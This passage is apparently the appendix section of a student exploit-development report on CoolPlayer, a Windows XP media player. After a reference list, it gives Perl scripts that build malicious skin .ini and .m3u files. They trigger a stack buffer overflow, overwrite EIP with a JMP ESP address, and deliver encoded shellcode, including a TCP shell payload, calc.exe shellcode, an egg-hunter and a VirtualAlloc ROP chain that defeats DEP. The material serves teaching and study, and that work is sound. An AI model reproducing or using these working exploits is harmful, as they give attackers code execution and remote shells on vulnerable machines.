Owasp.org. 2022. *Buffer Overflow | OWASP Foundation*. [online] Available at: <https://owasp.org/www-community/vulnerabilities/Buffer_Overflow> [Accessed 17 May 2022].

Tenouk.com. *The computer buffer overflow threats, detection and prevention techniques and Intel processor C code execution environment*. [online] Available at: <https://www.tenouk.com/Bufferoverflowc/bufferoverflowvulexploitdemo2.html> [Accessed 17 May 2022].

Leitch, J. *Windows/x86 (XP SP3) (English) - calc.exe Shellcode (16 bytes)*. [online] Exploit Database. Available at: <https://www.exploit-db.com/exploits/43773> [Accessed 17 May 2022].

It-qa.com. *What is JMP ESP instruction? – Tech-QA.com*. [online] Available at: <https://it-qa.com/what-is-jmp-esp-instruction> [Accessed 17 May 2022].

Chortle.ccsu.edu. *Big Endian and Little Endian*. [online] Available at: <https://chortle.ccsu.edu/assemblytutorial/Chapter-15/ass15_3.html> [Accessed 17 May 2022].

Offensive-security.com. [online] Available at: <https://www.offensive-security.com/metasploit-unleashed/generating-payloads/> [Accessed 17 May 2022].

Secret Double Octopus. *What is Meterpreter ? - Security Wiki*. [online] Available at: <https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/> [Accessed 17 May 2022].

RapidTables. *ASCII Table*. [online] Available at: <https://www.rapidtables.com/code/text/ascii-table.html> [Accessed 17 May 2022].

En.wikipedia.org. *NOP (code) - Wikipedia*. [online] Available at: <https://en.wikipedia.org/wiki/NOP_(code)> [Accessed 17 May 2022].

Perl Maven. *Length of an array in Perl*. [online] Available at: <https://perlmaven.com/length-of-an-array> [Accessed 17 May 2022].

SearchSecurity. *What is address space layout randomization (ASLR)? - Definition from WhatIs.com*. [online] Available at: <https://www.techtarget.com/searchsecurity/definition/address-space-layout-randomization-ASLR> [Accessed 17 May 2022].

En.wikipedia.org. *netcat - Wikipedia*. [online] Available at: <https://en.wikipedia.org/wiki/Netcat> [Accessed 17 May 2022].

Varonis.com. *How to Use Netcat Commands: Examples and Cheat Sheets*. [online] Available at: <https://www.varonis.com/blog/netcat-commands> [Accessed 17 May 2022].

Team, S., Rabon, J., Purandare, C., Team, S. and Freeman, C. *How to detect, prevent, and mitigate buffer overflow attacks | Synopsys*. [online] Application Security Blog. Available at: <https://www.synopsys.com/blogs/software-security/detect-prevent-and-mitigate-buffer-overflow-attacks/> [Accessed 17 May 2022].

Learning Center. *What is a Buffer Overflow | Attack Types and Prevention Methods | Imperva*. [online] Available at: <https://www.imperva.com/learn/application-security/buffer-overflow/> [Accessed 17 May 2022].

Msrc-blog.microsoft.com. *Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP – Microsoft Security Response Center*. [online] Available at: <https://msrc-blog.microsoft.com/2009/02/02/preventing-the-exploitation-of-structured-exception-handler-seh-overwrites-with-sehop/> [Accessed 17 May 2022].

Giac.org. [online] Available at: <https://www.giac.org/paper/gcia/615/intrusion-detection-evasion-trace-analysis/104437> [Accessed 17 May 2022].

Mandiant.com. *Shikata Ga Nai Encoder Still Going Strong | Mandiant*. [online] Available at: <https://www.mandiant.com/resources/shikata-ga-nai-encoder-still-going-strong> [Accessed 17 May 2022].

Virusbulletin.com. *Virus Bulletin :: Evasions in Intrusion Prevention/Detection Systems*. [online] Available at: <https://www.virusbulletin.com/virusbulletin/2010/04/evasions-intrusion-prevention-detection-systems> [Accessed 17 May 2022].

APPENDICES (SCRIPTS)

APPENDIX A: PROVING A VULNERABILITY EXISTS

```
$file= "crash.ini";


$header= "[CoolPlayer Skin]\nPlaylistSkin=";
$junk1 = "\x41" x 500;


open($FILE,">$file");
print $FILE $header.$junk1;
close($FILE);
```

APPENDIX B: FINDING DISTANCE TO EIP

```
$file= "crashPattern.ini";


$header= "[CoolPlayer Skin]\nPlaylistSkin=";
$junk1 =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3
Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai
1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1
Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7
An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3A
q4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2
At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9A
w0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5A
y6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3B
b4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1
Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh
0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0B
k1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8
Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp
5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3
Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv
```

```
2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8
Bx9";


open($FILE,">$file");
print $FILE $header.$junk1;
close($FILE);
```

```
$file= "crashProveEIP.ini";
$header= "[CoolPlayer Skin]\nPlaylistSkin=";


$junk1 = "\x41" x 471;


$eip = "\x42" x 4;


$shellcode = "\x43" x 10;


open($FILE,">$file");
print $FILE $header.$junk1.$eip.$shellcode;
close($FILE);
```

APPENDIX C: PROOF OF CONCEPT

```
$file= "crashMessageBox.ini";
$header= "[CoolPlayer Skin]\nPlaylistSkin=";
$junk1 = "\x41" x 471;
$junk1 .=pack('V',0x7C86467B);


$junk1 .= "\x90" x 16;
```

```
$buf = "\x89\xe5\xdb\xd3\xd9\x75\xf4\x5e\x56\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4e\x39\x5a" .
"\x4b\x4d\x4b\x49\x49\x54\x34\x47\x54\x4c\x34\x56\x51\x58" .
"\x52\x4e\x52\x43\x47\x56\x51\x49\x59\x45\x34\x4c\x4b\x52" .
"\x51\x50\x30\x4c\x4b\x54\x36\x54\x4c\x4c\x4b\x54\x36\x45" .
"\x4c\x4c\x4b\x51\x56\x54\x48\x4c\x4b\x43\x4e\x51\x30\x4c" .
"\x4b\x50\x36\x47\x48\x50\x4f\x52\x38\x54\x35\x5a\x53\x56" .
"\x39\x45\x51\x4e\x31\x4b\x4f\x4d\x31\x45\x30\x4c\x4b\x52" .
"\x4c\x47\x54\x47\x54\x4c\x4b\x50\x45\x47\x4c\x4c\x4b\x51" .
"\x44\x51\x38\x54\x38\x43\x31\x5a\x4a\x4c\x4b\x50\x4a\x52" .
"\x38\x4c\x4b\x50\x5a\x47\x50\x43\x31\x5a\x4b\x4b\x53\x50" .
"\x34\x50\x49\x4c\x4b\x50\x34\x4c\x4b\x45\x51\x5a\x4e\x56" .
"\x51\x4b\x4f\x50\x31\x4f\x30\x4b\x4c\x4e\x4c\x4c\x44\x49" .
"\x50\x52\x54\x54\x47\x4f\x31\x58\x4f\x54\x4d\x45\x51\x58" .
"\x47\x5a\x4b\x5a\x54\x47\x4b\x43\x4c\x47\x54\x51\x38\x52" .
"\x55\x4d\x31\x4c\x4b\x51\x4a\x56\x44\x43\x31\x5a\x4b\x43" .
"\x56\x4c\x4b\x54\x4c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45" .
"\x51\x5a\x4b\x4c\x4b\x43\x34\x4c\x4b\x43\x31\x4b\x58\x4b" .
"\x39\x47\x34\x47\x54\x45\x4c\x43\x51\x49\x53\x4e\x52\x43" .
"\x38\x47\x59\x49\x44\x4b\x39\x4d\x35\x4c\x49\x58\x42\x43" .
"\x58\x4c\x4e\x50\x4e\x54\x4e\x5a\x4c\x56\x32\x5a\x48\x4d" .
"\x4f\x4b\x4f\x4b\x4f\x4b\x4f\x4c\x49\x50\x45\x54\x44\x4f" .
"\x4b\x43\x4e\x4e\x38\x5a\x42\x52\x53\x4b\x37\x45\x4c\x51" .
"\x34\x56\x32\x4b\x58\x4c\x4e\x4b\x4f\x4b\x4f\x4b\x4f\x4c" .
"\x49\x50\x45\x45\x58\x52\x48\x52\x4c\x52\x4c\x51\x30\x51" .
"\x51\x45\x38\x50\x33\x50\x32\x56\x4e\x45\x34\x52\x48\x54" .
```

```
"\x35\x54\x33\x52\x45\x54\x32\x4d\x58\x51\x4c\x51\x34\x45" .
"\x5a\x4b\x39\x4b\x56\x50\x56\x4b\x4f\x50\x55\x54\x44\x4c" .
"\x49\x4f\x32\x50\x50\x4f\x4b\x49\x38\x4f\x52\x50\x4d\x4f" .
"\x4c\x4c\x47\x45\x4c\x56\x44\x51\x42\x5a\x48\x43\x51\x4b" .
"\x4f\x4b\x4f\x4b\x4f\x45\x38\x52\x4f\x52\x58\x50\x58\x51" .
"\x30\x45\x38\x45\x31\x52\x47\x45\x35\x51\x52\x45\x38\x50" .
"\x4d\x52\x45\x54\x33\x43\x43\x56\x51\x49\x4b\x4c\x48\x51" .
"\x4c\x47\x54\x54\x4a\x4b\x39\x5a\x43\x45\x38\x56\x38\x51" .
"\x30\x51\x30\x47\x50\x45\x38\x52\x45\x52\x52\x52\x53\x47" .
"\x51\x52\x48\x51\x58\x43\x51\x43\x53\x52\x4b\x43\x58\x43" .
"\x44\x45\x31\x43\x49\x47\x50\x52\x48\x51\x51\x43\x52\x43" .
"\x55\x54\x32\x45\x38\x43\x42\x52\x4f\x52\x4d\x47\x50\x52" .
"\x48\x52\x4f\x56\x4c\x47\x50\x45\x36\x45\x38\x50\x48\x45" .
"\x35\x52\x4c\x52\x4c\x50\x31\x4f\x39\x4b\x38\x50\x4c\x51" .
"\x34\x45\x4c\x4b\x39\x4b\x51\x56\x51\x58\x52\x52\x4a\x52" .
"\x30\x50\x53\x56\x31\x56\x32\x4b\x4f\x4e\x30\x50\x31\x4f" .
"\x30\x50\x50\x4b\x4f\x50\x55\x54\x48\x41\x41";


open($FILE,">$file");
print $FILE $header.$junk1.$buf;
close($FILE);
```

```
$file= "crashCalc.ini";
$header= "[CoolPlayer Skin]\nPlaylistSkin=";


$junk = "\x41" x 471;
$eip = pack('V',0x7C86467B);
```

```
$shellcode = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";


open($FILE,">$file");
print $FILE $header.$junk.$eip.$shellcode;
close($FILE);
```

Appendix D: Complex Payloads

```
$file= "crashTCPshell.ini";
$header= "[CoolPlayer Skin]\nPlaylistSkin=";


$junk1 = "\x41" x 471;


$eip = pack('V',0x7C86467B);


$nop = "\x90" x 16;


my $buf =
"\x89\xe5\xd9\xc7\xd9\x75\xf4\x5f\x57\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x4b\x39\x43\x30\x45\x50\x45\x50\x43\x50\x4d\x59\x5a" .
"\x45\x56\x51\x49\x42\x52\x44\x4c\x4b\x56\x32\x50\x30\x4c" .
"\x4b\x50\x52\x54\x4c\x4c\x4b\x51\x42\x54\x54\x4c\x4b\x54" .
"\x32\x56\x48\x54\x4f\x4f\x47\x51\x5a\x47\x56\x50\x31\x4b" .
"\x4f\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43" .
"\x32\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x43\x31\x4f" .
```

```
"\x37\x4d\x32\x4c\x30\x50\x52\x56\x37\x4c\x4b\x50\x52\x54" .
"\x50\x4c\x4b\x51\x52\x47\x4c\x43\x31\x58\x50\x4c\x4b\x47" .
"\x30\x52\x58\x4b\x35\x4f\x30\x52\x54\x50\x4a\x43\x31\x4e" .
"\x30\x50\x50\x4c\x4b\x51\x58\x54\x58\x4c\x4b\x50\x58\x51" .
"\x30\x45\x51\x4e\x33\x4b\x53\x47\x4c\x47\x39\x4c\x4b\x50" .
"\x34\x4c\x4b\x43\x31\x4e\x36\x56\x51\x4b\x4f\x56\x51\x49" .
"\x50\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x45\x51\x58\x47\x50" .
"\x38\x4d\x30\x54\x35\x5a\x54\x54\x43\x43\x4d\x4c\x38\x47" .
"\x4b\x43\x4d\x51\x34\x52\x55\x5a\x42\x56\x38\x4c\x4b\x51" .
"\x48\x47\x54\x45\x51\x58\x53\x43\x56\x4c\x4b\x54\x4c\x50" .
"\x4b\x4c\x4b\x51\x48\x45\x4c\x43\x31\x58\x53\x4c\x4b\x54" .
"\x44\x4c\x4b\x45\x51\x4e\x30\x4c\x49\x51\x54\x47\x54\x51" .
"\x34\x51\x4b\x51\x4b\x45\x31\x56\x39\x51\x4a\x50\x51\x4b" .
"\x4f\x4b\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x45\x42\x5a" .
"\x4b\x4d\x56\x51\x4d\x43\x58\x47\x43\x56\x52\x45\x50\x45" .
"\x50\x52\x48\x54\x37\x52\x53\x47\x42\x51\x4f\x50\x54\x52" .
"\x48\x50\x4c\x43\x47\x47\x56\x45\x57\x4b\x4f\x58\x55\x4e" .
"\x58\x4c\x50\x43\x31\x43\x30\x43\x30\x47\x59\x49\x54\x56" .
"\x34\x50\x50\x45\x38\x56\x49\x4b\x30\x52\x4b\x43\x30\x4b" .
"\x4f\x49\x45\x50\x50\x56\x30\x50\x50\x50\x50\x51\x50\x56" .
"\x30\x47\x30\x56\x30\x45\x38\x4b\x5a\x54\x4f\x49\x4f\x4d" .
"\x30\x4b\x4f\x49\x45\x4d\x59\x58\x47\x45\x38\x49\x50\x4f" .
"\x58\x43\x30\x49\x58\x52\x48\x43\x32\x43\x30\x54\x51\x51" .
"\x4c\x4d\x59\x5a\x46\x52\x4a\x54\x50\x50\x56\x56\x37\x45" .
"\x38\x5a\x39\x49\x35\x43\x44\x43\x51\x4b\x4f\x49\x45\x43" .
"\x58\x43\x53\x52\x4d\x43\x54\x45\x50\x4c\x49\x4b\x53\x56" .
"\x37\x51\x47\x56\x37\x56\x51\x4b\x46\x52\x4a\x45\x42\x56" .
"\x39\x51\x46\x4b\x52\x4b\x4d\x52\x46\x49\x57\x51\x54\x51" .
"\x34\x47\x4c\x45\x51\x43\x31\x4c\x4d\x50\x44\x56\x44\x54" .
```

```
"\x50\x4f\x36\x45\x50\x50\x44\x56\x34\x50\x50\x56\x36\x56" .
"\x36\x51\x46\x50\x46\x50\x56\x50\x4e\x50\x56\x50\x56\x51" .
"\x43\x56\x36\x52\x48\x43\x49\x58\x4c\x47\x4f\x4b\x36\x4b" .
"\x4f\x49\x45\x4d\x59\x4b\x50\x50\x4e\x50\x56\x50\x46\x4b" .
"\x4f\x56\x50\x45\x38\x43\x38\x4d\x57\x45\x4d\x43\x50\x4b" .
"\x4f\x4e\x35\x4f\x4b\x5a\x50\x4f\x45\x4f\x52\x56\x36\x52" .
"\x48\x4f\x56\x4d\x45\x4f\x4d\x4d\x4d\x4b\x4f\x49\x45\x47" .
"\x4c\x45\x56\x43\x4c\x45\x5a\x4d\x50\x4b\x4b\x4b\x50\x52" .
"\x55\x45\x55\x4f\x4b\x50\x47\x54\x53\x52\x52\x52\x4f\x52" .
"\x4a\x45\x50\x50\x53\x4b\x4f\x4e\x35\x41\x41";



open($FILE,">$file");
print $FILE $header.$junk1.$eip.$nop.$buf;
close($FILE);
```

APPENDIX E: EGG-HUNTER

```
$file= "crashEgg.ini";
$header= "[CoolPlayer Skin]\nPlaylistSkin=";

$junk = "\x41" x 471;
$eip = pack('V',0x7C86467B);

$nop1 = "\x90" x 16;

$egg = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74".
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

$tag = "w00tw00t";
```

```
$nop2 = "\x90" x 16;


$shellcode = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";


open($FILE,">$file");
print $FILE $header.$junk.$eip.$nop1.$egg.$tag.$nop2.$shellcode;
close($FILE);
```

Appendix F: Additional Finding

```
$file= "crashEgg2.m3u";
$header = "header.mp3\n";


$shell = "\x41" x 56;
$shell .=pack('V',0x7C86467B);


$shell .= "\x90" x 16;


$shell .= "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74".
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";


$shell .= "\x41" x (190 - (length $shell));


$end= ".mp3\n";


$tag = "w00tw00t";


$nop = "\x90" x 16;
```

```
$shellcode = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";


$buf = "\x89\xe5\xdb\xd3\xd9\x75\xf4\x5e\x56\x59\x49\x49\x49\x49" .

"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .

"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .

"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .

"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4e\x39\x5a" .

"\x4b\x4d\x4b\x49\x49\x54\x34\x47\x54\x4c\x34\x56\x51\x58" .

"\x52\x4e\x52\x43\x47\x56\x51\x49\x59\x45\x34\x4c\x4b\x52" .

"\x51\x50\x30\x4c\x4b\x54\x36\x54\x4c\x4c\x4b\x54\x36\x45" .

"\x4c\x4c\x4b\x51\x56\x54\x48\x4c\x4b\x43\x4e\x51\x30\x4c" .

"\x4b\x50\x36\x47\x48\x50\x4f\x52\x38\x54\x35\x5a\x53\x56" .

"\x39\x45\x51\x4e\x31\x4b\x4f\x4d\x31\x45\x30\x4c\x4b\x52" .

"\x4c\x47\x54\x47\x54\x4c\x4b\x50\x45\x47\x4c\x4c\x4b\x51" .

"\x44\x51\x38\x54\x38\x43\x31\x5a\x4a\x4c\x4b\x50\x4a\x52" .

"\x38\x4c\x4b\x50\x5a\x47\x50\x43\x31\x5a\x4b\x4b\x53\x50" .

"\x34\x50\x49\x4c\x4b\x50\x34\x4c\x4b\x45\x51\x5a\x4e\x56" .

"\x51\x4b\x4f\x50\x31\x4f\x30\x4b\x4c\x4e\x4c\x4c\x44\x49" .

"\x50\x52\x54\x54\x47\x4f\x31\x58\x4f\x54\x4d\x45\x51\x58" .

"\x47\x5a\x4b\x5a\x54\x47\x4b\x43\x4c\x47\x54\x51\x38\x52" .

"\x55\x4d\x31\x4c\x4b\x51\x4a\x56\x44\x43\x31\x5a\x4b\x43" .

"\x56\x4c\x4b\x54\x4c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45" .

"\x51\x5a\x4b\x4c\x4b\x43\x34\x4c\x4b\x43\x31\x4b\x58\x4b" .

"\x39\x47\x34\x47\x54\x45\x4c\x43\x51\x49\x53\x4e\x52\x43" .

"\x38\x47\x59\x49\x44\x4b\x39\x4d\x35\x4c\x49\x58\x42\x43" .

"\x58\x4c\x4e\x50\x4e\x54\x4e\x5a\x4c\x56\x32\x5a\x48\x4d" .

"\x4f\x4b\x4f\x4b\x4f\x4b\x4f\x4c\x49\x50\x45\x54\x44\x4f" .

"\x4b\x43\x4e\x4e\x38\x5a\x42\x52\x53\x4b\x37\x45\x4c\x51" .

"\x34\x56\x32\x4b\x58\x4c\x4e\x4b\x4f\x4b\x4f\x4b\x4f\x4c" .
```

```
"\x49\x50\x45\x45\x58\x52\x48\x52\x4c\x52\x4c\x51\x30\x51" .
"\x51\x45\x38\x50\x33\x50\x32\x56\x4e\x45\x34\x52\x48\x54" .
"\x35\x54\x33\x52\x45\x54\x32\x4d\x58\x51\x4c\x51\x34\x45" .
"\x5a\x4b\x39\x4b\x56\x50\x56\x4b\x4f\x50\x55\x54\x44\x4c" .
"\x49\x4f\x32\x50\x50\x4f\x4b\x49\x38\x4f\x52\x50\x4d\x4f" .
"\x4c\x4c\x47\x45\x4c\x56\x44\x51\x42\x5a\x48\x43\x51\x4b" .
"\x4f\x4b\x4f\x4b\x4f\x45\x38\x52\x4f\x52\x58\x50\x58\x51" .
"\x30\x45\x38\x45\x31\x52\x47\x45\x35\x51\x52\x45\x38\x50" .
"\x4d\x52\x45\x54\x33\x43\x43\x56\x51\x49\x4b\x4c\x48\x51" .
"\x4c\x47\x54\x54\x4a\x4b\x39\x5a\x43\x45\x38\x56\x38\x51" .
"\x30\x51\x30\x47\x50\x45\x38\x52\x45\x52\x52\x52\x53\x47" .
"\x51\x52\x48\x51\x58\x43\x51\x43\x53\x52\x4b\x43\x58\x43" .
"\x44\x45\x31\x43\x49\x47\x50\x52\x48\x51\x51\x43\x52\x43" .
"\x55\x54\x32\x45\x38\x43\x42\x52\x4f\x52\x4d\x47\x50\x52" .
"\x48\x52\x4f\x56\x4c\x47\x50\x45\x36\x45\x38\x50\x48\x45" .
"\x35\x52\x4c\x52\x4c\x50\x31\x4f\x39\x4b\x38\x50\x4c\x51" .
"\x34\x45\x4c\x4b\x39\x4b\x51\x56\x51\x58\x52\x52\x4a\x52" .
"\x30\x50\x53\x56\x31\x56\x32\x4b\x4f\x4e\x30\x50\x31\x4f" .
"\x30\x50\x50\x4b\x4f\x50\x55\x54\x48\x41\x41";



open($FILE,">$file");
print $FILE $header.$shell.$end.$tag.$nop.$buf;
close($FILE);
```

APPENDIX G: ROP CHAINS

```
$file= "crashROPchain13.ini";
$header= "[CoolPlayer Skin]\nPlaylistSkin=";
```

```
$junk = "\x41" x 471;

$eip = pack('V', 0x77c1128a);




$rop = pack('V',0x77c44a9d); # POP EBP # RETN [msvcrt.dll]

$rop .= pack('V',0x77c44a9d); # skip 4 bytes [msvcrt.dll]

    #[---INFO:gadgets_to_set_ebx:---]

$rop .= pack('V',0x77c47705); # POP EBX # RETN [msvcrt.dll]

$rop .= pack('V',0xffffffff); #

$rop .= pack('V',0x77c127e5); # INC EBX # RETN [msvcrt.dll]

$rop .= pack('V',0x77c127e5); # INC EBX # RETN [msvcrt.dll]

    #[---INFO:gadgets_to_set_edx:---]

$rop .= pack('V',0x77c34fcd); # POP EAX # RETN [msvcrt.dll]

$rop .= pack('V',0xa1bf4fcd); # put delta into eax (-> put 0x00001000 into edx)

$rop .= pack('V',0x77c38081); # ADD EAX,5E40C033 # RETN [msvcrt.dll]

$rop .= pack('V',0x77c58fbc); # XCHG EAX,EDX # RETN [msvcrt.dll]

    #[---INFO:gadgets_to_set_ecx:---]

$rop .= pack('V',0x77c52217); # POP EAX # RETN [msvcrt.dll]

$rop .= pack('V',0x36ffff8e); # put delta into eax (-> put 0x00000040 into ecx)

$rop .= pack('V',0x77c4c78a); # ADD EAX,C90000B2 # RETN [msvcrt.dll]

$rop .= pack('V',0x77c13ffd); # XCHG EAX,ECX # RETN [msvcrt.dll]

    #[---INFO:gadgets_to_set_edi:---]

$rop .= pack('V',0x77c47a36); # POP EDI # RETN [msvcrt.dll]

$rop .= pack('V',0x77c47a42); # RETN (ROP NOP) [msvcrt.dll]

    #[---INFO:gadgets_to_set_esi:---]

$rop .= pack('V',0x77c21baa); # POP ESI # RETN [msvcrt.dll]

$rop .= pack('V',0x77c2aacc); # JMP [EAX] [msvcrt.dll]

$rop .= pack('V',0x77c4e0da); # POP EAX # RETN [msvcrt.dll]
```

```
$rop .= pack('V',0x77c1110c); # ptr to &VirtualAlloc() [IAT msvcrt.dll]
    #[---INFO:pushad:---]
$rop .= pack('V',0x77c12df9); # PUSHAD # RETN [msvcrt.dll]
    #[---INFO:extras:---]
$rop .= pack('V',0x77c35524); # ptr to 'push esp # ret ' [msvcrt.dll]


$nop .="\x90" x 16;


$shellcode = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";


open($FILE,">$file");
print $FILE $header.$junk.$eip.$rop.$nop.$shellcode;
close($FILE);
```